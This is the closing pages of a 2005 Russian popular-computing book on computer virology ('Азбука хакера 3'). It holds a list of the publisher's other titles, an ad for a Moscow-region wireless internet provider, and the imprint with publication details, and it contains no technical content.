9. Ломакин П.А. DVD-плееры. Иллюстрированный справочник
10. Адаменко М.В. Компьютер для малышей
11. Адаменко М.В. Компьютер для детей 8—12 лет
12. Гаврилов К.Л., Забара Н.А. Дорожно-строительные машины иностранного и отечественного производства: устройство, диагностика и ремонт

Эти и другие книги издательства «Майор» можно заказать по телефону (095) 373-04-20, через e-mail: majorpub@mtu-net.ru, <http://www.majorpub.ru> или ICQ, UIN: 314691



- скорость до **11** Мбит/сек;
- асинхронные и синхронные каналы;
- мобильность **абон** станций;
- оперативность развертывания абонентских станций;
- гибкая ценовая политика;



ИНТЕРНЕТ в каждый дом

Беспроводные интернет-сети в Подмосковье

142403, Московская обл., г.Ногинск, пл. Ленина, д. 11
 т./ф.: 702-94-49, 993-04-32, (09651) 7-30-02, 7-31-69
www.flex.ru, root@flex.ru

Научно-популярное издание

Серия книг -«Популярный компьютер»

Собейкис Варфоломей Гаврилович

Азбука хакера 3

Компьютерная вирусология

*Редактор **Заботин** ЮД.*

*Корректор **Кива** НА.*

Изд. лиц. ИД № 01844 от 22.05.2000 г.

Подписано в печать 25.09.2005.

Формат 70 х 100/16.

Бумага для печати газетная. Печать офсетная.

УСЛ. печ. л. 32,0. Заказ

Издатель Осипенко Александр Иванович / «МАЙОР»
1395, Москва, Молдагуловой, 16-2-215, тел. (095) 373-04-20
<http://www.majorpub.ru>, e-mail: majorpub@mtu-net.ru
ICQuin:314691